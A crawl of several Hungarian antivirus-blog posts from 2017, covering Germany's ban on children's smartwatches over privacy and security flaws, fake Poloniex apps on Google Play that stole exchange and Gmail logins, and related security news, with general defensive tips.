


Fig. 1. Magnitude: Person 1 vs Person 3

Korábbi dilemmák valóban csak röviden, felsorolás szerűen: **az okosórák is képesek lehetnek a jelszókifürkészésben a támadók kezére játszani. 2014-ben merült fel az a téma, hogy vajon ha az internetezők egérmozgásait - mozgások, kattintások - rögzítjük, a kapott adatok alapján azonosíthatók-e a webes látogatók és egyéni szokásaik.**

Ez utóbbi projekt elnyerte a Hétpecsét Információbiztonsági Egyesülettől az "Év információbiztonsági szakdolgozata" címet.



Két alkalommal is képbe került mostanában az iPhone X, egyszer az arcfelismerés kijátszása mindössze 150$-os büdzséből egy maszk segítségével.

Majd pedig az arcfelismerést támogató AI esete az arcvonásokban nagyon hasonlító családtagokkal című tantörténet is szolgált váratlan meglepetésekkel.



Végezetül említsük még meg két korábbi posztunkat is a témában, az egyik a vénaszkenneres gyors fizetési mód, amely a pénztárnál való várakozást tudja hatékonyan felgyorsítani, **miközben remélhetőleg a biztonsággal is egy napon említhető a megoldás**.

A másik posztban pedig arról értekeztünk, milyen új útjai lehetnek majd a jelszóhelyettesítésnek, többek közt a biometriai azonosításnak. Mit hozhat ezen a területen a jövő, h**ogyan lehet majd például egyedi szívritmussal, vagy virtuális tokennel kiváltani a jelszavunkat. Jó olvasgatást és kellemes hétvégét kívánunk mindenkinek!**

Megosztom tumblr. Tweet Pin it +1 Tetszik 0

Szólj hozzá!
Címkék: jelszó okostelefon azonosítás workaround biometria hackelés gyorsulásmérő megkerülés kijátszás accelerometer

Ajánlott bejegyzések:


5 jelszó helyettesítő lehetőség



Jelszóhasználat - így lövünk mi



Bankkártyás fizetés? Ne már! NFC chip? Ugyan!



Nem tanulunk


Németországban betiltják a gyermek okosórákat

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/13292563

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

keresés

Keresés

Keresés

tweetz

Tweets by @antivirusblog

Facebook

Tovább a Facebook-ra

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. Túlélési tippek Windows XP-hez
4. Telekom számla vagy mégsem II.
5. Ezek voltak a legjobb hacker mozik

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

Rambo archívum

pcw cikkz

A Vírusok Varázslatos Világa 01.
VVV 02.
VVV 03.
VVV 04.
VVV 05.
VVV 06.
VVV 07.
VVV 08.
VVV 09.
VVV 10.
VVV 11.
VVV 12.
VVV 13.
VVV 14.
VVV 15.
VVV 16.
VVV 17.
VVV 18.
VVV 19.
VVV 20.
VVV 21.
VVV 22.
VVV 23.
VVV 24.
VVV 25.
VVV 26.
VVV 27.
VVV 28.
VVV 29.
VVV 30.
VVV 31.
VVV 32.
VVV 33.
VVV 34.
VVV 35.
VVV 36.
VVV 37.
VVV 38.
VVV 39.
VVV 40.

biztonság

Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek

KÖVETÉS

685

Antivírus blog

vírusok, férgek, botnetek, kártevők

Németországban betiltják a gyermek okosórákat


2017. november 20. 20:50 - Csizmazia Darab István [Rambo]

Bár a technikai fejlődés hétmérföldes léptekkel jár elöl, sokszor teremt olyan helyzeteket, amikről később azt gondoljuk, hogy nem előny, hanem sokkal inkább veszélyforrás. A felismerések, tesztek, kutatások, a törvényi szabályozás mindig kissé lemaradva reagálják le az eseményeket, incidenseket. Mindenesetre most **ennek kapcsán kerültek képbe a kiskorú gyermekek által viselt okosórák.**



A német szülőket arról tájékoztatták, hogy **adatvédelmi aggályok merültek fel a gyermek okosórákkal szemben, így ezek belföldi árusítását betiltották arra hivatkozva, hogy ezek kémkedésre alkalmas, tehát nemkívánatos eszközök.**

A Federal Network Agency arra szólította fel a szülőket, hogy a már meglévő okosórákat semmisítsék meg (és nem, nem brit tudósokról van szó, és nincs is április elseje).



A jellemzően 5 és 12 éves közötti korú gyerekeknek vásárolt okosórákból rengeteget értékesítettek Németországban. Egy friss kutatás szerint azonban a szülők a gyerekek óráit rendszeresen arra is használják, hogy


titokban észrevétlenül kihallgassák az iskolai osztályteremben a tanárokat, a tanórákat. **Ez pedig a törvények szerint illegális tevékenységnek számít.**

Az adatvédelmi aggályok mellett pedig még az is problémát okozhat, hogy a gyenge biztonság miatt távoli támadók képesek lehetnek az adott eszköz GPS és egyéb adatainak illetéktelen kikémlelésére is.

Android Permission	Viksfjord	Xplora	Gator 2	Tinitell
ACCESS_COARSE_LOCATION	x	x	x	
ACCESS_FINE_LOCATION	x	x	x	x
ACCESS_NETWORK_STATE	x	x		x
ACCESS_WIFI_STATE	x	x		
BLUETOOTH	x			x
BLUETOOTH_ADMIN	x			x
CALL_PHONE	x	x	x	x
CAMERA	x		x	
CHANGE_CONFIGURATION	x			
CHANGE_WIFI_STATE	x		x	
FLASHLIGHT	x		x	
GET_ACCOUNTS	x	x	x	
GET_TASKS		x		
INTERNET	x	x	x	x
MANAGE_ACCOUNTS	x			
MODIFY_AUDIO_SETTINGS		x		
MOUNT_UNMOUNT_FILESYSTEMS			x	
READ_CONTACTS	x	x	x	x
READ_EXTERNAL_STORAGE	x	x		x
READ_PHONE_STATE	x	x	x	
READ_PROFILE		x		
RECEIVE_BOOT_COMPLETED		x	x	
RECEIVE_WAP_PUSH		x		
RECORD_AUDIO	x	x	x	x
RECORD_VIDEO			x	
REORDER_TASKS		x		
SEND_SMS			x	
SYSTEM_ALERT_WINDOW	x			
VIBRATE	x	x	x	
WAKE_LOCK	x	x	x	x
WRITE_CONTACTS			x	
WRITE_EXTERNAL_STORAGE	x	x	x	
Total	22	20	19	10

A döntés gyökeres fordulatot hozhat a dolgok internetének rendjébe, vagyis inkább rendezetlenségébe. Aki olvasgatta korábbi cikkeinket, emlékezhet rá, hogy 2013-ban például letiltották Dick Cheney, korábbi amerikai alelnök pacemakerében a vezeték nélküli képességeket terrorveszélyre hivatkozva, na de mi lesz közben a többi, sok millió hasonló beteggel?

A mai statisztikák szerint 4 milliárd netező, és 10 milliárd netre kapcsolt eszköz szegélyezi életünket, ez utóbbi mellesleg az IDC jóslatai szerint 50 milliárdra növekedhet nem is olyan soká, 2020-ra.



5.2 Data Privacy and Security

As described in Chapter 4, we found vulnerabilities in three of the watches leading to leakage of customer data. Within our limited test window, we did not discover explicit security vulnerabilities in the Tinitell device.

However, none of the devices handle data privacy and security particularly well. The inherent nature of the GPS watches means that they collect, transmit, and store large amounts of information about its user's movements – indeed, that is their main purpose. In our opinion, it is obvious that this information should be treated securely and with proper respect for users' privacy. However, this is not the case in practice.

We observed that all the devices we tested communicated with more than one back-end service, and many sent large amounts of data back to third parties. For the Gator 2 and the Tinitell, some of the back-end services were not encrypted, which means that it would be possible for somebody listening to the network communications to eavesdrop on this data.

Several devices also collect information you wouldn't necessarily expect them to, including lists of nearby WiFi hotspots, and usage information like what buttons you press within the app.

Közben jellemzően az a tipikus gyártói hozzáállás, hogy első a profit, legyen gyors a piacra lépés, ám security-re nincs idő és erőforrás a fejlesztési oldalon. **Gyakori a hiányzó hitelesítés, nincs titkosítás, és sok helyen totálisan hiányzik a rendszeres hibajavító frissítések kibocsátásának intézménye is - vagyis még egy szakmai minimum sem teljesül. És sajnos nem foglalkoznak vele a felhasználók sem, nincs kialakult biztonságtudatuk, nincs hiányérzetük.**

Egyébként sok hasonló aggály merült már fel a gyerekeknek szánt "okosjátékokkal" is, a kémkedő babamonitorok, a minden szavunkat rögzítő és továbbküldő Furby babák, a kamerás, beszélő játékok is felvetnek hasonló adatvédelmi kételyeket.



5.1 Build quality and usability

A general concern with the Gator 2 and Viksfjord watches is that the overall quality appears to be quite poor. While our test was not focused on usability and durability, we would have expected more solid devices, particularly given the high price tag, and noting that the intended users are children who may be likely to give the watch a rough treatment.

The apps had stability issues during testing, with frequent crashes and sometimes requiring manual restarts. Basic functionality, such as geofencing and SOS seemed quite unreliable, with alerts only being sent intermittently.

The build quality and overall design of the Gator 2 was somewhat noteworthy, as it requires extensive disassembly to install the SIM card, exposing sensitive internal electronics. Additionally, the USB charger of the Gator 2 uses a proprietary standard which broke during our testing, requiring the purchase of a new watch.

Figure 9: To install a SIM card in the Gator 2, you first have to disassemble the watch.

The perceived functional and build quality of the Xplora and Tinitell watches was noticeably better, despite being the same price or less expensive than the other watches.

Németország viszont nincs egyedül a fent említett adatvédelmi aggályaival, ugyanis egy hónapja a norvég Fogyasztó Felügyelet részletes jelentése is beszámolt hasonló dolgokról, lebeszélve a szülőket a praktikusnak és biztonságosnak gondolt gyermek okosórákról.

Jelentésükben ők is az eszközök rengeteg biztonsági hiányosságára hívták fel a figyelmet, valamint az adott készülékek **kémkedésre alkalmas mivoltát (például észrevétlen hang, videó rögzítés, rejtett módon való telefonálás illetve SMS küldési lehetőség) helyezték szembe az adatvédelmi megfeleléssel.**



Mindeközben az órák sokszor silány minőségűek (pl. szét kell szedni a SIM kártyabehelyezéshez), clear textben utaznak a bizalmas információk a neten, sokszor az sem világos hogy pontosan hova küldenek tovább személyes adatokat, illetve nem teszik lehetővé azt sem, hogy a meglévő felhasználói fiókot megszüntessük, törölhessük.

Megosztom tumblr. Tweet Pin it +1 Tetszik 0

Szólj hozzá!
Címkék: biztonság adatvédelem norvégia németország okostelefon iot okosóra welivesecurity.com okoseszköz gdpr

Ajánlott bejegyzések:


Titkosítási kisokos kisvállalkozásoknak


Keveset teszünk a mobil és IoT biztonságért



Kártevő előrejelzés - Ez vár ránk 2016-ban


Itt a PIN-kód, hol a PIN-kód?


Kormányzati e-mailek kontra biztonság

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/13330025

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

keresés

Keresés

Keresés

tweetz



[Tweets by @antivirusblog]

Facebook

top 5z

1. [Magyarországra is megérkezett a CTB-Locker]
2. [A Gmail-es jelszavak kiszivárgása]
3. [Túlélési tippek Windows XP-hez]
4. [Telekom számla vagy mégsem II.]
5. [Ezek voltak a legjobb hacker mozik]

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

- Rambo archívum

pcw cikkz

- A Vírusok Varázslatos Világa 01.
- VVV 02.
- VVV 03.
- VVV 04.
- VVV 05.
- VVV 06.
- VVV 07.
- VVV 08.
- VVV 09.
- VVV 10.
- VVV 11.
- VVV 12.
- VVV 13.
- VVV 14.
- VVV 15.
- VVV 16.
- VVV 17.
- VVV 18.
- VVV 19.
- VVV 20.
- VVV 21.
- VVV 22.
- VVV 23.
- VVV 24.
- VVV 25.
- VVV 26.
- VVV 27.
- VVV 28.
- VVV 29.
- VVV 30.
- VVV 31.
- VVV 32.
- VVV 33.
- VVV 34.
- VVV 35.
- VVV 36.
- VVV 37.
- VVV 38.
- VVV 39.
- VVV 40.

biztonság

- Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
- Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
- Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
- Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
- Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek



accountz

Belépés

Ezen az oldalon sütiket használunk.
A böngészéssel ezt elfogadod. További információk

KÖVETÉS

4199

Antivírus blog

vírusok, férgek, botnetek, kártevők

Kriptovaluta - Mi lopunk, ti loptok, ők lopnak

2017. november 23. 10:24 - Csizmazia Darab István [Rambo]

A virtuális valuták elleni kiberbűnözés még a megjósolt trendeknél is gyorsabban terjed. A botnetes kártevőkkel fertőzött, és Bitcoint bányászó feltört gépek után most **hamis kriptovalutával foglalkozó tőzsdei alkalmazás tűnt fel a hivatalos Google Play áruházban.**




Az alternatív, digitális fizetőeszközök óriási ütemben terjednek és változtatják meg globális világunk gazdasági alapjait. A kriptovaluták gazdasági nagyságrendjét jól mutatja, hogy **2017 júliusában a teljes tőkepiaci értékük több mint 100 milliárd dollár, a lebonyolított napi mozgás pedig több, mint 6 milliárd dollár volt.**

Természetesen ez **az óriási volumen és a kriptovaluták körüli megnövekedett figyelem a kiberbűnözők érdeklődését is megsokszorozta,** így még a korábban megjósolt trendekhez képest is gyorsabban és változatosabban terjedtek el különböző módszerek a csalásokra, digitális anyagi javaink eltulajdonítására.



A kiberbűnözők módszerei és céljai változatosak. Egyes esetekben a kriptovaluta forgalom alapját képező kriptovaluta bányászathoz szükséges erőforrást szeretnék megszerezni.

Ennek legutóbbi nagy vihart kavart esete **idén szeptemberben volt, amikor a támadók rosszindulatú JavaScriptet juttattak be videómegosztó, és böngészőben futó játékoldalakba azért, hogy a bányászathoz szükséges számítási erőforrást megszerezzék a feltört, foltozatlan gépeken futó böngészőkön keresztül.**



A másik módszer közvetlenül **a már megszerzett kriptovalutánkat próbálja eltulajdonítani az ismert adatlopó trükkökkel. Most a népszerű Poloniex kriptovaluta tőzsde felhasználói váltak ilyen adatlopó alkalmazások célpontjaivá. A két hamis program hivatalos Poloniex mobilalkalmazásnak álcázva magát tűnt fel a Google Play hivatalos áruházában, amelynél a támadók a kriptovalutához kapcsolódó belépőkódok ellopása mellett még a felhasználók Gmail fiókjainak hozzáférését is megpróbálták megszerezni.**

A kártevőket tartalmazó alkalmazásokat az ESET szakembereinek jelzése után eltávolították az áruházból, de így is közel 5,500 felhasználó telepítette azokat.




A Poloniex a világ egyik vezető kriptovaluta tőzsdéje, amely kiemelten vonzó célpont a csalók számára. Ennél az incidensnél a hivatalos mobilalkalmazás hiányát használták ki a kiberbűnözők, és nemes egyszerűséggel létrehoztak egy ilyet a cég nevével visszaélve. ***(Erre egyébként volt már korábban is precedens, például 2011-ben, amikor a hivatalosan nem is létező magyar UPC Távrögzítő nevét használva a csalók létrehoztak egy ilyet, és a trójait feltöltötték a hivatalos piactérre.)***

Az első rosszindulatú alkalmazás POLONIEX néven jelent meg a Google Play áruházban. Augusztus 28 és szeptember 19 között közel 5 000 felhasználó telepítette a hamis alkalmazást a vegyes értékelés és a negatív visszajelzések ellenére.



A második alkalmazás **POLONIEX EXCHANGE néven volt elérhető az áruházban. Október 15-én tűnt fel a Google Play kínálatában, és közel 500 felhasználó telepítette, mielőtt eltávolították az ESET szakembereinek figyelmeztetése után.**

Ahhoz, hogy sikeresen átvegyék az irányítást a felhasználók Poloniex fiókja felett, a támadóknak először a belépési adatokat kell megszerezniük, majd a kapcsolódó email fiókhoz kell hozzáférniük, végül megfelelően álcázniuk kell a rosszindulatú alkalmazást, hogy ne keltsen gyanút a felhasználókban.




A folyamat az alkalmazás elindításával kezdődik, amikor a hamis Poloniex ablak a belépési adatokat kéri. Ha a felhasználó gyanútlanul beírja ezeket, és rákattint a „Bejelentkezés” gombra, akkor adatait a program elküldi a bűnözőknek. **Ha viszont a Poloniex fiókhoz kétfaktoros azonosítás van rendelve, akkor a felhasználó biztonságban van, ehhez ugyanis már képes hozzáférni a kártékony program.**

Ezek után a Gmail fiók adatainak megszerzési kísérlete következik, szintén egy hamis, adathalász belépőablak segítségével. Ha a bűnözők megszerzik a kívánt adatokat, akkor észrevétlenül indíthatnak tranzakciókat az áldozat fiókjából.



Hogyan védekezhetünk? Ha telepítettük az egyik, vagy mindkét alkalmazást, akkor elsőként törölnünk kell azokat. Utána meg kell változtassuk mind a Poloniex fiókunk, mind pedig a Gmail fiókunk jelszavát, és ahol lehet, ott kétfaktoros azonosítási lehetőséget érdemes beállítani. Általánosságban pedig az alábbi lépések segíthetnek az átverések elkerülésében:



- Győződjünk meg róla, hogy az igénybe vett szolgáltatás rendelkezik hivatalos mobilalkalmazással – ha igen, akkor ez a szolgáltatás hivatalos oldaláról is elérhető.

- Figyeljünk az alkalmazások értékelésére és a felhasználói visszajelzésekre.

- Legyünk óvatosak az olyan külső fejlesztő által készített alkalmazásokkal, amelyek használata során a Google hivatalos kinézetéhez hasonló ablakok ugranak fel és kérik adatainkat.

- Használjunk megbízható mobilbiztonsági megoldást, mint például az ESET Mobile Security megoldását.

- Amikor csak lehet, használjunk kétfaktoros azonosítást.

További részletes információ és elemzés az alábbi WeLiveSecurity blog bejegyzésben olvasható.
https://www.welivesecurity.com/2017/10/23/fake-cryptocurrency-apps-google-harvesting-credentials/

Megosztom tumblr. Tweet Pin it +1 Tetszik 0

1 komment
Címkék: google csalás play tőzsde virtuális trójai android app áruház valuta welivesecurity.com kriptovaluta poloniex

Ajánlott bejegyzések:


Rossz időben, rossz helyen


Játéknak álcázott banki trójai


Zseblámpa és a nagy gubanc


Az Androidos pornó nem játék!


Az Android az Új Vadnyugat - ja nem - de :)

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/13353053

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.



movhu 2017.11.23. 14:14:29

Csak 1-2 apró kiegészítés:

- A piaci kapitalizáció értéke ma átlépte a 250 milliárd dollárt, a napi forgalom pedig 13 milliárd dollár. Ez az év minden szempontból a legnagyobb növekedést produkálta a piacon, annak ellenére, hogy volt néhány esemény, ami pillanatnyilag odaütött. (kínai események, JP Morgan beszólás, stb.)
- A legbiztosabb védelem továbbra is, ha a tőzsdéket a felhasználó nem használja walletként, azaz ott csak a kereskedésben használt pénzét tartja, a többit olyan helyen, amihez ő rendelkezik a privát kulccsal. A tőzsde, online wallet mind olyan megoldás, ahol a pénzünk csak annyira van biztonságban, amennyire megbízható a tőzsde. Nyilván nem lehet túlzott paranoiával élni, mert akkor kereskedhetnénk készpénzben az aluljáróban, de nagyobb mennyiségű pénzt tartani másnál azért messze nem biztonságos. Főleg úgy, hogy a kriptovilágban a tranzakció irreverzibilis, miközben a lopott pénzről legfeljebb azt lehet tudni, hogy hová ment tovább, amiről pont úgy nem tudni kié, mint ahová kilopták.
- Minekutána a Bitcoin már nem bányászható nem csak CPU-val, hanem GPU-val sem, hanem csak célgépekkel, így a botnetek leginkább más pénzeket bányásznak, leginkább azokat, melyek még CPU-val is bányászhatók. Ilyenből nagy pl. a Monerot érintett, bár a bányász poolok igyekeznek kitiltani a botneteseket, senkinek nem érdeke ez a működés a piacon a botnet létrehozóján kívül.

Válasz erre

keresés

Keresés

Keresés

tweetz

Tweets by @antivirusblog

Csizmazia István
@antivirusblog

"Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ítéli, a dolgozók túl sokáig vannak vécén vagy túl sokat vakaróznak.": ow.ly/kvXv30ib5bE

Bizarr karpereccel ellenőriznék a dolgozók minden egy...
Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ít...
24.hu

Feb 3, 2018

Csizmazia István
@antivirusblog

Russian accused of hacking extradited to U.S. from Spain: ow.ly/PrHX30ib55s

Russian accused of hacking extradited to U.S. from Spain
A Russian man accused of operating a network of infected co...
reuters.com

Feb 3, 2018

Csizmazia István
@antivirusblog

Ebay Is Finally Breaking It Off With PayPal, Which Is Doing Just Great By the Way:

Embed View on Twitter

[Tweets by @antivirusblog](#)

Facebook

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. Túlélési tippek Windows XP-hez
4. Telekom számla vagy mégsem II.
5. Ezek voltak a legjobb hacker mozik

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó

Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

- Rambo archívum

pcw cikkz

- A Vírusok Varázslatos Világa 01.
- VVV 02.
- VVV 03.
- VVV 04.
- VVV 05.
- VVV 06.
- VVV 07.
- VVV 08.
- VVV 09.
- VVV 10.
- VVV 11.
- VVV 12.
- VVV 13.
- VVV 14.
- VVV 15.
- VVV 16.
- VVV 17.
- VVV 18.
- VVV 19.
- VVV 20.
- VVV 21.
- VVV 22.
- VVV 23.
- VVV 24.
- VVV 25.
- VVV 26.
- VVV 27.
- VVV 28.
- VVV 29.
- VVV 30.
- VVV 31.
- VVV 32.
- VVV 33.
- VVV 34.
- VVV 35.
- VVV 36.
- VVV 37.
- VVV 38.
- VVV 39.
- VVV 40.

biztonság

- Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
- Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
- Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
- Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
- Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

- @zh4ck Twitter
- Appleblog
- Bardóczi Ákos webleletei
- Bardóczi Reblog
- Business & Café
- Értékőrző
- Gép új világ
- Guru Boy Blog
- Intelligens vagyonvédelem
- Jump ESP, jump!
- Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek



accountz

Belépés

Ezen az oldalon sütiket használunk.
A böngészéssel ezt elfogadod. További információk

KÖVETÉS

948

Antivírus blog

vírusok, férgek, botnetek, kártevők

60 másodperc a neten


2017. november 28. 10:58 - Csizmazia Darab István [Rambo]

Korábban már többször is beszámoltunk arról, hogy egyetlen perc leforgása alatt mennyi minden történik az interneten. Most megnézzük **az idei, 2017-es adatokat ugyanerről és összehasonlítjuk a korábbiakkal, vajon milyen területen történtek a leginkább szembeszökő változások.**



